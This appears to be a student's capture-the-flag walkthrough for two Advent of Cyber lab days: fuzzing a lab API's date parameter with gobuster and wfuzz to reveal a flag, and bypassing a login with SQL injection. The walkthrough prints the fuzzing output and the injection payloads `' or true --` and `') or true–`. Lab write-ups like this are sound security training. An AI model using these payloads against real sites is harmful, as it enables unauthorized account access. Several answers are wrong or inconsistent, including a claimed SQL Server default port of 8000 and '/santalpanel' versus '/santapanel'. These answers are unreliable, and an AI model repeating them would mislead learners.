
Use gobuster to find the API directory.




Add in the “/api” into the link.


Question 2: Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

Answer: site-log.php




Download the wordlist file and open terminal and use wfuzz command to find the date which has different characters.


1211101961@kali: ~
File Actions Edit View Help
1211101961@kali: ~
1211101961@kali: ~
1211101961@kali: ~
Target: http://10.10.216.172/api/site-log.php?date=FUZZ
Total requests: 63
ID Response Lines Word Chars Payload
000000031: 200 0 L 0 W 0 Ch "20201130"
000000042: 200 0 L 0 W 0 Ch "20201211"
000000041: 200 0 L 0 W 0 Ch "20201210"
000000039: 200 0 L 0 W 0 Ch "20201208"
000000001: 200 0 L 0 W 0 Ch "20201100"
000000040: 200 0 L 0 W 0 Ch "20201209"
000000015: 200 0 L 0 W 0 Ch "20201114"
000000003: 200 0 L 0 W 0 Ch "20201102"
000000007: 200 0 L 0 W 0 Ch "20201106"
000000043: 200 0 L 0 W 0 Ch "20201212"
000000038: 200 0 L 0 W 0 Ch "20201207"
000000033: 200 0 L 0 W 0 Ch "20201202"
000000037: 200 0 L 0 W 0 Ch "20201206"
000000035: 200 0 L 0 W 0 Ch "20201204"
000000034: 200 0 L 0 W 0 Ch "20201203"
000000036: 200 0 L 0 W 0 Ch "20201205"
000000030: 200 0 L 0 W 0 Ch "20201129"
000000032: 200 0 L 0 W 0 Ch "20201201"
000000029: 200 0 L 0 W 0 Ch "20201128"
000000028: 200 0 L 0 W 0 Ch "20201127"
000000027: 200 0 L 0 W 0 Ch "20201126"
000000023: 200 0 L 0 W 0 Ch "20201122"
000000020: 200 0 L 0 W 0 Ch "20201119"
000000026: 200 0 L 1 W 13 Ch "20201125"
000000025: 200 0 L 0 W 0 Ch "20201124"
000000024: 200 0 L 0 W 0 Ch "20201123"
000000018: 200 0 L 0 W 0 Ch "20201117"
000000019: 200 0 L 0 W 0 Ch "20201118"
000000021: 200 0 L 0 W 0 Ch "20201120"




Copy it and add it into the link and the flag will be shown.



Question 3: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Answer: THM{D4t3_AP1}



```
Usage:  wfuzz [options] -z payload,params <url>

        FUZZ, ..., FUZnZ  wherever you put these keywords wfuzz will replace the
m with the values of the specified payload.
        FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be
 the first request performed and could be used as a base for filtering.


Options:
        -h/--help                  : This help
        --help                     : Advanced help
        --version                  : Wfuzz version details
        -e <type>                  : List of available encoders/payloads/iterat
ors/printers/scripts

        --recipe <filename>        : Reads options from a recipe
        --dump-recipe <filename>   : Prints current options as a recipe
        --oF <filename>            : Saves fuzz results to a file. These can be
 consumed later using the wfuzz payload.

        -c                         : Output with colors
        -v                         : Verbose information.
        -f filename,printer        : Store results in the output file using the
 specified printer (raw printer if omitted).
        -o printer                 : Show results using the specified printer.
```

Question 4: Look at wfuzz's help file. What does the -f parameter store results to?

Answer: printer and filename


Thought Process/Methodology:

Change the txt file name and “breed=FUZZ” to query the "breed" parameter using the wordlist "big.txt". Copy the IP address (10.10.216.172) and search it using firefox. Use gobuster to find the API directory in terminal. Add in the “/api” into the link. Download the wordlist file and open terminal and use wfuzz command to find the date which has different characters. Copy it and add it into the link and the flag will be shown.


Day 5: Web Exploitation - Someone stole Santa’s gift list

Tools used: Kali Linux, Firefox, Burp Suite Community Edition


Solution/walkthrough:



Open FroxyProxy on firefox.




Open Burp Suite Community Edition > Proxy > make sure Intercept is **ON.**




Get into the link:

Question 1: What is the default port number for SQL Server running on TCP?

Answer: 8000





Get into the link "10.10.75.22:8000"

From the hint in question 1, we can figure out that the Santa's secret login panel which is "/santapanel".

Question 2: Without using directory brute forcing, what's Santa's secret login panel?

Answer: /santalpanel

One of the most powerful applications of SQL injection is definitely login bypassing. It allows an attacker to get into **ANY** account as long as they know either username or password to it (most commonly you'll only know username).

First, let's find out the reason behind the possibility to do so. Say, our login application uses PHP to check if username and password match the database with following SQL query:

```
SELECT username,password FROM users WHERE username='$username' and password='$password'
```

As you see here, the query is using inputted username and password to validate it with the database.

What happens if we input `' or true --` username field there? This will turn the above query into this:

```
SELECT username,password FROM users WHERE username='' or true -- and password=''
```

The `--` in this case has commented out the password checking part, making the application forget to check if the password was correct. This trick allows you to log in to any account by just putting a username and payload right after it.


Note that some websites can use a different SQL query, such as:

```
SELECT username,pass FROM users WHERE username=('$username') and password=('$password')
```


In this case, you'll have to add a single bracket to your payload like so: `') or true–` to make it work.

Question 3: What is the database used from the hint in Santa's TODO list?


Answer: sqlite



